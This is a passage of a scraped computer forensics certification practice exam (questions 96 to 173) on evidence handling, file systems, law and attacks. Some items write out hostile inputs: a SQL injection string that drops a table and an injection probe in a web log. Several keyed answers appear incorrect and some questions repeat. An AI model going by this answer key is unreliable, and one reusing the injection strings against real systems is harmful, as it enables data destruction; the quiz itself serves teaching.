B. STOP packets to all other routers warning of where the attack originated
C. More RESET packets to the affected router to get it to power back up
D. The change in the routing fabric to bypass the affected router
Answer: (SHOW ANSWER)

NEW QUESTION: 96
Which of the following application password cracking tool can discover all password-protected items on a computer and decrypts them?
A. Passware Kit Forensic
B. R-Studio
C. Windows Password Recovery Bootdisk
D. TestDisk for Windows
Answer: A (LEAVE A REPLY)

NEW QUESTION: 97
The rule of thumb when shutting down a system is to pull the power plug. However, it has certain drawbacks. Which of the following would that be?
A. Power interruption will corrupt the pagefile
B. All running processes will be lost
C. The /tmp directory will be flushed
D. Any data not yet flushed to the system will be lost
Answer: D (LEAVE A REPLY)

NEW QUESTION: 98
Amber, a black hat hacker, has embedded malware into a small enticing advertisement and posted it on a popular ad-network that displays across various websites. What is she doing?
A. Malvertising
B. Click-jacking

C. Compromising a legitimate site
D. Spearphishing
Answer: A (LEAVE A REPLY)

NEW QUESTION: 99
Office documents (Word, Excel, PowerPoint) contain a code that allows tracking the MAC, or unique identifier, of the machine that created the document. What is that code called?
A. the Microsoft Virtual Machine Identifier
B. the Individual ASCII String
C. the Globally Unique ID
D. the Personal Application Protocol
Answer: (SHOW ANSWER)

NEW QUESTION: 100
Which of the following Event Correlation Approach checks and compares all the fields systematically and intentionally for positive and negative correlation with each other to determine the correlation across one or multiple fields?
A. Automated Field Correlation
B. Field-Based Approach
C. Rule-Based Approach
D. Graph-Based Approach
Answer: A (LEAVE A REPLY)

NEW QUESTION: 101
What are the security risks of running a "repair" installation for Windows XP?
A. There are no security risks when running the "repair" installation for Windows XP
B. Pressing Ctrl+F10 gives the user administrative rights
C. Pressing Shift+F10gives the user administrative rights
D. Pressing Shift+F1gives the user administrative rights
Answer: C (LEAVE A REPLY)

NEW QUESTION: 102
Simon is a former employee of Trinitron XML Inc. He feels he was wrongly terminated and wants to hack into his former company's network. Since Simon remembers some of the server names, he attempts to run the axfr and ixfr commands using DIG. What is Simon trying to accomplish here?
A. Perform a zone transfer
B. Send DOS commands to crash the DNS servers
C. Enumerate all the users in the domain
D. Perform DNS poisoning
Answer: (SHOW ANSWER)

NEW QUESTION: 103
Which of the following standard represents a legal precedent sent in 1993 by the Supreme Court of the United States regarding the admissibility of expert witnesses' testimony during federal legal proceedings?
A. Frye
B. Daubert
C. SWGDE & SWGIT
D. IOCE
Answer: B (LEAVE A REPLY)

NEW QUESTION: 104
During the course of a corporate investigation, you find that an Employee is committing a crime.
Can the Employer file a criminal complaint with Police?
A. Yes, but only if you turn the evidence over to a federal law enforcement agency
B. No, because the investigation was conducted without following standard police procedures
C. No, because the investigation was conducted without warrant
D. Yes, and all evidence can be turned over to the police
Answer: D (LEAVE A REPLY)

NEW QUESTION: 105
In Microsoft file structures, sectors are grouped together to form:
A. Bitstreams
B. Partitions
C. Drives
D. Clusters
Answer: (SHOW ANSWER)

NEW QUESTION: 106
Which of the following is a federal law enacted in the US to control the ways that financial institutions deal with the private information of individuals?
A. SOX
B. GLBA
C. HIPAA 1996
D. PCI DSS
Answer: B (LEAVE A REPLY)

NEW QUESTION: 107
John is using Firewalk to test the security of his Cisco PIX firewall. He is also utilizing a sniffer located on a subnet that resides deep inside his network. After analyzing the sniffer log files, he does not see any of the traffic produced by Firewalk. Why is that?
A. Firewalk sets all packets with a TTL of one
B. Firewalk cannot be detected by network sniffers
C. Firewalk sets all packets with a TTL of zero
D. Firewalk cannot pass through Cisco firewalls
Answer: (SHOW ANSWER)

NEW QUESTION: 108
What hashing method is used to password protect Blackberry devices?
A. RC5
B. AES
C. MD5
D. SHA-1
Answer: (SHOW ANSWER)

NEW QUESTION: 109
In a computer forensics investigation, what describes the route that evidence takes from the time you find it until the case is closed or goes to court?
A. policy of separation
B. rules of evidence
C. chain of custody
D. law of probability
Answer: C (LEAVE A REPLY)

NEW QUESTION: 110
An Employee is suspected of stealing proprietary information belonging to your company that he had no rights to possess. The information was stored on the Employees Computer that was protected with the NTFS Encrypted File System (EFS) and you had observed him copy the files to a floppy disk just before leaving work for the weekend. You detain the Employee before he leaves the building and recover the floppy disks and secure his

computer. Will you be able to break the encryption so that you can verify that that the employee was in possession of the proprietary information?
A. When the Encrypted file was copied to the floppy disk, the EFS private key was also copied to the floppy disk, so you can recover the information.
B. When the encrypted file was copied to the floppy disk, it was automatically unencrypted, so you can recover the information.
C. EFS uses a 128-bit key that can't be cracked, so you will not be able to recover the information
D. The EFS Revoked Key Agent can be used on the Computer to recover the information
Answer: (SHOW ANSWER)

NEW QUESTION: 111
Sectors are pie-shaped regions on a hard disk that store dat
a. Which of the following parts of a hard disk do not contribute in determining the addresses of data?
A. Sectors
B. Cylinder
C. Heads
D. Interface
Answer: D (LEAVE A REPLY)

NEW QUESTION: 112
During an investigation, an employee was found to have deleted harassing emails that were sent to someone else. The company was using Microsoft Exchange and had message tracking enabled. Where could the investigator search to find the message tracking log file on the Exchange server?
A. C:\Program Files\Microsoft Exchange\srvr\servername.log
B. C:\Exchsrvr\Message Tracking\servername.log
C. C:\Program Files\Exchsrvr\servername.log
D. D:\Exchsrvr\Message Tracking\servername.log
Answer: (SHOW ANSWER)

NEW QUESTION: 113
Amber, a black hat hacker, has embedded a malware into a small enticing advertisement and posted it on a popular ad-network that displays across various websites. What is she doing?
A. Malvertising
B. Click-jacking
C. Compromising a legitimate site
D. Spearphishing
Answer: (SHOW ANSWER)

NEW QUESTION: 114
One technique for hiding information is to change the file extension from the correct one to one that might not be noticed by an investigator. For example, changing a .jpg extension to a .doc extension so that a picture file appears to be a document. What can an investigator examine to verify that a file has the correct extension?
A. the File Allocation Table
B. the sector map
C. the file footer
D. the file header
Answer: D (LEAVE A REPLY)

NEW QUESTION: 115
A law enforcement officer may only search for and seize criminal evidence with _____, which are facts or circumstances that would lead a reasonable person to believe a crime has been committed or is about to be committed, evidence of the specific crime exists and the evidence of the specific crime exists at the place to be searched.
A. Mere Suspicion
B. Beyond a reasonable doubt
C. Probable cause
D. A preponderance of the evidence
Answer: C (LEAVE A REPLY)

NEW QUESTION: 116
Which of the following files stores information about a local Google Drive installation such as User email ID, Local Sync Root Path, and Client version installed?
A. config.db
B. Sync_config.db
C. sigstore.db
D. filecache.db
Answer: B (LEAVE A REPLY)

NEW QUESTION: 117
Paul is a computer forensics investigator working for Tyler & Company Consultants. Paul has been called upon to help investigate a computer hacking ring broken up by the local police. Paul begins to inventory the PCs found in the hackers hideout. Paul then comes across a PDA left by them that is attached to a number of different peripheral devices. What is the first step that Paul must take with the PDA to ensure the integrity of the investigation?
A. Place PDA, including all devices, in an antistatic bag

B. Power off all devices if currently on
C. Unplug all connected devices
D. Photograph and document the peripheral devices
Answer: D (LEAVE A REPLY)

NEW QUESTION: 118
What is the smallest physical storage unit on a hard drive?
A. Platter
B. Cluster
C. Track
D. Sector
Answer: D (LEAVE A REPLY)

NEW QUESTION: 119
Which program uses different techniques to conceal a malware's code, thereby making it difficult for security mechanisms to detect or remove it?
A. Packer
B. Injector
C. Dropper
D. Obfuscator
Answer: D (LEAVE A REPLY)

NEW QUESTION: 120
NTFS has reduced slack space than FAT, thus having lesser potential to hide data in the slack space. This is because:
A. FAT does not index files
B. NTFS has lower cluster size space
C. FAT is an older and inefficient file system
D. NTFS is a journaling file system
Answer: (SHOW ANSWER)

NEW QUESTION: 121
Lance wants to place a honeypot on his network. Which of the following would be your recommendations?
A. Use a system that is not directly interacting with the router
B. Use it on a system in an external DMZ in front of the firewall
C. Use a system that has a dynamic addressing on the network
D. It doesn't matter as all replies are faked
Answer: D (LEAVE A REPLY)

NEW QUESTION: 122
Jason has set up a honeypot environment by creating a DMZ that has no physical or logical access to his production network. In this honeypot, he has placed a server running Windows Active Directory. He has also placed a Web server in the DMZ that services a number of web pages that offer visitors a chance to download sensitive information by clicking on a button. A week later, Jason finds in his network logs how an intruder accessed the honeypot and downloaded sensitive information. Jason uses the logs to try and prosecute the intruder for stealing sensitive corporate information. Why will this not be viable?
A. Intruding into a DMZ is not illegal
B. Intruding into a honeypot is not illegal
C. Enticement
D. Entrapment
Answer: (SHOW ANSWER)

NEW QUESTION: 123
A(n) _____ is one that's performed by a computer program rather than the attacker manually performing the steps in the attack sequence.
A. distributed attack
B. blackout attack
C. automated attack
D. central processing attack
Answer: C (LEAVE A REPLY)

NEW QUESTION: 124
A small law firm located in the Midwest has possibly been breached by a computer hacker looking to obtain information on their clientele. The law firm does not have any on-site IT employees, but wants to search for evidence of the breach themselves to prevent any possible media attention. Why would this not be recommended?
A. Searching for evidence themselves would not have any ill effects
B. Searching can change date/time stamps
C. Searching creates cache files, which would hinder the investigation
D. Searching could possibly crash the machine or device

Answer: B (LEAVE A REPLY)

NEW QUESTION: 125
On Linux/Unix based Web servers, what privilege should the daemon service be run under?
A. You cannot determine what privilege runs the daemon service
B. Something other than root
C. Guest
D. Root
Answer: B (LEAVE A REPLY)

NEW QUESTION: 126
Robert, a cloud architect, received a huge bill from the cloud service provider, which usually doesn't happen. After analyzing the bill, he found that the cloud resource consumption was very high. He then examined the cloud server and discovered that a malicious code was running on the server, which was generating huge but harmless traffic from the server. This means that the server has been compromised by an attacker with the sole intention to hurt the cloud customer financially. Which attack is described in the above scenario?
A. DDoS Attack (Distributed Denial of Service)
B. Man-in-the-cloud Attack
C. EDoS Attack (Economic Denial of Service)
D. XSS Attack
Answer: A (LEAVE A REPLY)

NEW QUESTION: 127
Which among the following search warrants allows the first responder to get the victim's computer information such as service records, billing records, and subscriber information from the service provider?
A. John Doe Search Warrant
B. Service Provider Search Warrant
C. Citizen Informant Search Warrant
D. Electronic Storage Device Search Warrant
Answer: (SHOW ANSWER)

NEW QUESTION: 128
You have been called in to help with an investigation of an alleged network intrusion. After questioning the members of the company IT department, you search through the server log files to find any trace of the intrusion. After that you decide to telnet into one of the company routers to see if there is any evidence to be found. While connected to the router, you see some unusual activity and believe that the attackers are currently connected to

that router. You start up an ethereal session to begin capturing traffic on the router that could be used in the investigation. At what layer of the OSI model are you monitoring while watching traffic to and from the router?
A. Transport
B. Network
C. Data Link
D. Session
Answer: B (LEAVE A REPLY)

NEW QUESTION: 129
Brian needs to acquire data from RAID storage. Which of the following acquisition methods is recommended to retrieve only the data relevant to the investigation?
A. Bit-stream disk-to-disk Acquisition
B. Bit-by-bit Acquisition
C. Static Acquisition
D. Sparse or Logical Acquisition
Answer: D (LEAVE A REPLY)

NEW QUESTION: 130
Bob works as information security analyst for a big finance company. One day, the anomaly-based intrusion detection system alerted that a volumetric DDOS targeting the main IP of the main web server was occurring. What kind of attack is it?
A. Network attack
B. Web application attack
C. IDS attack
D. APT
Answer: A (LEAVE A REPLY)

NEW QUESTION: 131
An investigator enters the command sqlcmd -S WIN-CQQMK62867E -e -s"," -E as part of collecting the primary data file and logs from a database. What does the "WIN-CQQMK62867E" represent?
A. Operating system of the system
B. Network credentials of the database
C. Name of the Database
D. Name of SQL Server
Answer: (SHOW ANSWER)

NEW QUESTION: 132
Shane has started the static analysis of a malware and is using the tool ResourcesExtract to find more details of the malicious program. What part of the analysis is he performing?

A. File obfuscation
B. Strings search
C. Dynamic analysis
D. Identifying File Dependencies
Answer: B (LEAVE A REPLY)

NEW QUESTION: 133
What is the primary function of the tool CHKDSK in Windows that authenticates the file system reliability of a volume?
A. Check the disk for Slack Space
B. Check the disk for connectivity errors
C. Check the disk for hardware errors
D. Repairs logical file system errors
Answer: (SHOW ANSWER)


NEW QUESTION: 134
Office Documents (Word, Excel and PowerPoint) contain a code that allows tracking the MAC or unique identifier of the machine that created the document. What is that code called?
A. Personal Application Protocol
B. Individual ASCII string
C. Globally unique ID
D. Microsoft Virtual Machine Identifier
Answer: C (LEAVE A REPLY)

NEW QUESTION: 135
How many possible sequence number combinations are there in TCP/IP protocol?
A. 1 billion
B. 32 million
C. 320 billion
D. 4 billion
Answer: D (LEAVE A REPLY)

NEW QUESTION: 136
What will the following command produce on a website login page? SELECT email, passwd, login_id, full_name FROM members WHERE email = 'someone@somehwere.com'; DROP TABLE members; --'
A. Inserts the Error! Reference source not found.email address into the members table
B. Retrieves the password for the first user in the members table
C. Deletes the entire members table
D. This command will not produce anything since the syntax is incorrect

Answer: C (LEAVE A REPLY)

NEW QUESTION: 137
The following is a log file screenshot from a default installation of IIS 6.0.



What time standard is used by IIS as seen in the screenshot?
A. TAI
B. GMT
C. UT
D. UTC
Answer: D (LEAVE A REPLY)

NEW QUESTION: 138

If a PDA is seized in an investigation while the device is turned on, what would be the proper procedure?
A. Turn off the device immediately
B. Remove any memory cards immediately
C. Keep the device powered on
D. Remove the battery immediately
Answer: C (LEAVE A REPLY)

NEW QUESTION: 139
A honey pot deployed with the IP 172.16.1.108 was compromised by an attacker. Given below is an excerpt from a Snort binary capture of the attack. Decipher the activity carried out by the attacker by studying the log. Please note that you are required to infer only what is explicit in the excerpt.
(Note: The student is being tested on concepts learnt during passive OS fingerprinting, basic TCP/IP connection concepts and the ability to read packet signatures from a sniff dump.)
03/15-20:21:24.107053 211.185.125.124:3500 -> 172.16.1.108:111
TCP TTL:43 TOS:0x0 ID:29726 IpLen:20 DgmLen:52 DF
A* Seq: 0x9B6338C5 Ack: 0x5820ADD0 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 23678634 2878772
=+=
+=+=
03/15-20:21:24.452051 211.185.125.124:789 -> 172.16.1.103:111
UDP TTL:43 TOS:0x0 ID:29733 IpLen:20 DgmLen:84
Len: 64
01 0A 8A 0A 00 00 00 00 00 00 00 02 00 01 86 A0 ....
00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00 ....
00 00 00 00 00 00 00 00 00 01 86 B8 00 00 00 01 ....
00 00 00 11 00 00 00 00 ....
=+=
+=+=
03/15-20:21:24.730436 211.185.125.124:790 -> 172.16.1.103:32773
UDP TTL:43 TOS:0x0 ID:29781 IpLen:20 DgmLen:1104
Len: 1084
47 F7 9F 63 00 00 00 00 00 00 00 02 00 01 86 B8
A. The attacker has used a Trojan on port 32773
B. The attacker has installed a backdoor
C. The attacker has scanned and exploited the system using Buffer Overflow
D. The attacker has conducted a network sweep on port 111
Answer: (SHOW ANSWER)

NEW QUESTION: 140
In which cloud crime do attackers try to compromise the security of the cloud environment in order to steal data or inject a malware?
A. Cloud as an Application
B. Cloud as a Tool
C. Cloud as an Object
D. Cloud as a Subject
Answer: (SHOW ANSWER)

NEW QUESTION: 141
Which Linux command when executed displays kernel ring buffers or information about device drivers loaded into the kernel?
A. fsck
B. grep
C. dmesg
D. pgrep
Answer: C (LEAVE A REPLY)

NEW QUESTION: 142
This organization maintains a database of hash signatures for known software.
A. Institute of Electrical and Electronics Engineers
B. American National standards Institute
C. International Standards Organization
D. National Software Reference Library
Answer: D (LEAVE A REPLY)

NEW QUESTION: 143
Why are Linux/Unix based computers better to use than Windows computers for idle scanning?
A. Linux/Unix computers are constantly talking
B. Linux/Unix computers are easier to compromise
C. Windows computers will not respond to idle scans
D. Windows computers are constantly talking
Answer: D (LEAVE A REPLY)

NEW QUESTION: 144
You are running through a series of tests on your network to check for any security vulnerabilities.
After normal working hours, you initiate a DoS attack against your external firewall. The firewall Quickly freezes up and becomes unusable. You then initiate an FTP connection

from an external IP into your internal network. The connection is successful even though you have FTP blocked at the external firewall. What has happened?
A. The firewall ACL has been purged
B. The firewall failed-open
C. The firewall failed-closed
D. The firewall failed-bypass
Answer: B (LEAVE A REPLY)

NEW QUESTION: 145
A suspect is accused of violating the acceptable use of computing resources, as he has visited adult websites and downloaded images. The investigator wants to demonstrate that the suspect did indeed visit these sites. However, the suspect has cleared the search history and emptied the cookie cache. Moreover, he has removed any images he might have downloaded. What can the investigator do to prove the violation?
A. Approach the websites for evidence
B. Check the Windows registry for connection data (you may or may not recover)
C. Seek the help of co-workers who are eye-witnesses
D. Image the disk and try to recover deleted files
Answer: D (LEAVE A REPLY)

NEW QUESTION: 146
Who is responsible for the following tasks?
A. Lawyers
B. Non-forensics staff
C. System administrators
D. Local managers or other non-forensic staff
Answer: B (LEAVE A REPLY)

NEW QUESTION: 147
Which of the following files DOES NOT use Object Linking and Embedding (OLE) technology to embed and link to other objects?
A. Portable Document Format
B. MS-office Word PowerPoint
C. MS-office Word OneNote
D. MS-office Word Document
Answer: A (LEAVE A REPLY)

NEW QUESTION: 148
Jonathan is a network administrator who is currently testing the internal security of his network. He is attempting to hijack a session, using Ettercap, of a user connected to his Web server. Why will Jonathan not succeed?

A. HTTP protocol does not maintain session
B. Only an HTTPS session can be hijacked
C. Only DNS traffic can be hijacked
D. Only FTP traffic can be hijacked
Answer: A (LEAVE A REPLY)

NEW QUESTION: 149
Which of the following network attacks refers to sending huge volumes of email to an address in an attempt to overflow the mailbox or overwhelm the server where the email address is hosted so as to cause a denial-of-service attack?
A. Email spoofing
B. Email spamming
C. Mail bombing
D. Phishing
Answer: (SHOW ANSWER)

NEW QUESTION: 150
What is the capacity of Recycle bin in a system running on Windows Vista?
A. 2.99GB
B. Unlimited
C. 3.99GB
D. 10% of the partition space
Answer: B (LEAVE A REPLY)

NEW QUESTION: 151
When a router receives an update for its routing table, what is the metric value change to that path?
A. Increased by 2
B. Decreased by 2
C. Decreased by 1
D. Increased by 1
Answer: D (LEAVE A REPLY)

NEW QUESTION: 152
You are working as an investigator for a corporation and you have just received instructions from your manager to assist in the collection of 15 hard drives that are part of an ongoing investigation.
Your job is to complete the required evidence custody forms to properly document each piece of evidence as it is collected by other members of your team. Your manager instructs you to complete one multi-evidence form for the entire case and a single-evidence form for each hard drive. How will these forms be stored to help preserve the chain of custody of the case?
A. All forms should be placed in an approved secure container because they are now primary evidence in the case.
B. The multi-evidence form should be placed in the report file and the single-evidence forms should be kept with each hard drive in an approved secure container.
C. All forms should be placed in the report file because they are now primary evidence in the case.
D. The multi-evidence form should be placed in an approved secure container with the hard drives and the single-evidence forms should be placed in the report file.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 153
When an investigator contacts by telephone the domain administrator or controller listed by a Who is lookup to request all e-mails sent and received for a user account be preserved, what U.S.C. statute authorizes this phone call and obligates the ISP to preserve e-mail records?
A. Title 18, Section Chapter 90
B. Title 18, Section 2703(d)
C. Title 18, Section 2703(f)
D. Title 18, Section 1030
Answer: C (LEAVE A REPLY)

NEW QUESTION: 154
An International Mobile Equipment Identifier (IMEI) is a 15-digit number that indicates the manufacturer, model type, and country of approval for GSM devices. The first eight digits of an IMEI number that provide information about the model and origin of the mobile device is also known as:
A. Device Origin Code (DOC)
B. Type Allocation Code (TAC)
C. Integrated Circuit Code (ICC)

D. Manufacturer Identification Code (MIC)
Answer: B (LEAVE A REPLY)

NEW QUESTION: 155
While looking through the IIS log file of a web server, you find the following entries:

```
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /Development/index.asp
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /login.asp?username=if ((select user)='sa' OR (select user)='dbo')
select 1 else select 1/0
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /Developments/index_02.jpg
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /Development/index_04.jpg
```

What is evident from this log file?
A. SQL injection is possible
B. Cross site scripting
C. Web bugs
D. Hidden fields
Answer: (SHOW ANSWER)

NEW QUESTION: 156
What does the bytes 0x0B-0x53 represent in the boot sector of NTFS volume on Windows 2000?
A. Bootstrap code and the end of the sector marker
B. BIOS Parameter Block (BPB) and the OEM ID
C. BIOS Parameter Block (BPB) and the extended BPB
D. Jump instruction and the OEM ID
Answer: C (LEAVE A REPLY)

NEW QUESTION: 157
You are the network administrator for a small bank in Dallas, Texas. To ensure network security, you enact a security policy that requires all users to have 14 character passwords. After giving your users 2 weeks notice, you change the Group Policy to force 14 character passwords. A week later you dump the SAM database from the standalone server and run a password-cracking tool against it. Over 99% of the passwords are broken within an hour. Why were these passwords cracked so Quickly?
A. A password Group Policy change takes at least 3 weeks to completely replicate throughout a network
B. The passwords that were cracked are local accounts on the Domain Controller
C. Networks using Active Directory never use SAM databases so the SAM database pulled was empty
D. Passwords of 14 characters or less are broken up into two 7-character hashes
Answer: D (LEAVE A REPLY)

NEW QUESTION: 158

During forensics investigations, investigators tend to collect the system time at first and compare it with UTC. What does the abbreviation UTC stand for?
A. Universal Computer Time
B. Coordinated Universal Time
C. Correlated Universal Time
D. Universal Time for Computers
Answer: B (LEAVE A REPLY)

NEW QUESTION: 159
When investigating a wireless attack, what information can be obtained from the DHCP logs?
A. IP traffic between the attacker and the victim
B. MAC address of the attacker
C. The operating system of the attacker and victim computers
D. If any computers on the network are running in promiscuous mode
Answer: B (LEAVE A REPLY)

NEW QUESTION: 160
What will the following Linux command accomplish?
dd if=/dev/mem of=/home/sam/mem.bin bs=1024
A. Copy the contents of the system folder to a file
B. Copy the memory dump file to an image file
C. Copy the master boot record to a file
D. Copy the running memory to a file
Answer: (SHOW ANSWER)

NEW QUESTION: 161
CAN-SPAM act requires that you:
A. Don't use true header information
B. Don't use deceptive subject lines
C. Don't identify the message as an ad
D. Don't tell the recipients where you are located
Answer: B (LEAVE A REPLY)

NEW QUESTION: 162
Bob has encountered a system crash and has lost vital data stored on the hard drive of his Windows computer. He has no cloud storage or backup hard drives. he wants to recover all those data, which includes his personal photos, music, documents, videos, official email, etc. Which of the following tools shall resolve Bob's purpose?
A. Colasoft's Capsa
B. Recuva

C. Xplico
D. Cain & Abel
Answer: (SHOW ANSWER)

NEW QUESTION: 163
Which of the following acts as a network intrusion detection system as well as network intrusion prevention system?
A. Snort
B. Nikto
C. Accunetix
D. Kismet
Answer: A (LEAVE A REPLY)

NEW QUESTION: 164
After suspecting a change in MS-Exchange Server storage archive, the investigator has analyzed it. Which of the following components is not an actual part of the archive?
A. PRIV.STM
B. PRIV.EDB
C. PUB.EDB
D. PUB.STM
Answer: (SHOW ANSWER)

NEW QUESTION: 165
What is the location of a Protective MBR in a GPT disk layout?
A. Logical Block Address (LBA) 0
B. Logical Block Address (LBA) 1
C. Logical Block Address (LBA) 2
D. Logical Block Address (LBA) 3
Answer: B (LEAVE A REPLY)

NEW QUESTION: 166
Which forensic investigation methodology believes that criminals commit crimes solely to benefit their criminal enterprises?
A. Fyre Standard
B. Scientific Working Group on Digital Evidence
C. Enterprise Theory of Investigation
D. Daubert Standard
Answer: C (LEAVE A REPLY)

NEW QUESTION: 167
Under which Federal Statutes does FBI investigate for computer crimes involving e-mail scams and mail fraud?
A. 18 U.S.C. 1030 Fraud and related activity in connection with computers
B. 18 U.S.C. 1029 Possession of Access Devices
C. 18 U.S.C. 1832 Trade Secrets Act
D. 18 U.S.C. 1343 Fraud by wire, radio or television
E. 18 U.S.C. 1831 Economic Espionage Act
F. 18 U.S.C. 1361 Injury to Government Property
G. 18 U.S.C. 1362 Government communication systems
Answer: (SHOW ANSWER)

NEW QUESTION: 168
Which of the following attack uses HTML tags like <script></script>?
A. Phishing
B. SQL injection
C. Spam
D. XSS attack
Answer: D (LEAVE A REPLY)

NEW QUESTION: 169
While presenting his case to the court, Simon calls many witnesses to the stand to testify. Simon decides to call Hillary Taft, a lay witness, to the stand. Since Hillary is a lay witness, what field would she be considered an expert in?
A. No particular field
B. Legal issues
C. Technical material related to forensics
D. Judging the character of defendants/victims
Answer: A (LEAVE A REPLY)

NEW QUESTION: 170
You work as a penetration tester for Hammond Security Consultants. You are currently working on a contract for the state government of Californi a. Your next step is to initiate a

DoS attack on their network. Why would you want to initiate a DoS attack on a system you are testing?

A. Demonstrate that no system can be protected against DoS attacks

B. Show outdated equipment so it can be replaced

C. Use attack as a launching point to penetrate deeper into the network

D. List weak points on their network

Answer: (SHOW ANSWER)

NEW QUESTION: 171

As part of extracting the system data, Jenifer has used the netstat command. What does this tool reveal?

A. Status of network hardware

B. Information about network connections

C. Net status of computer usage

D. Status of users connected to the internet

Answer: B (LEAVE A REPLY)

NEW QUESTION: 172

When analyzing logs, it is important that the clocks of all the network devices are synchronized. Which protocol will help in synchronizing these clocks?

A. UTC

B. Time Protocol

C. PTP

D. NTP

Answer: (SHOW ANSWER)

NEW QUESTION: 173

What does Locard's Exchange Principle state?

A. Digital evidence must have some characteristics to be disclosed in the court of law

B. Forensic investigators face many challenges during forensics investigation of a digital crime, such as extracting, preserving, and analyzing the digital evidence

C. Any information of probative value that is either stored or transmitted in a digital form

D. Anyone or anything, entering a crime scene takes something of the scene with them, and leaves something of themselves behind when they leave

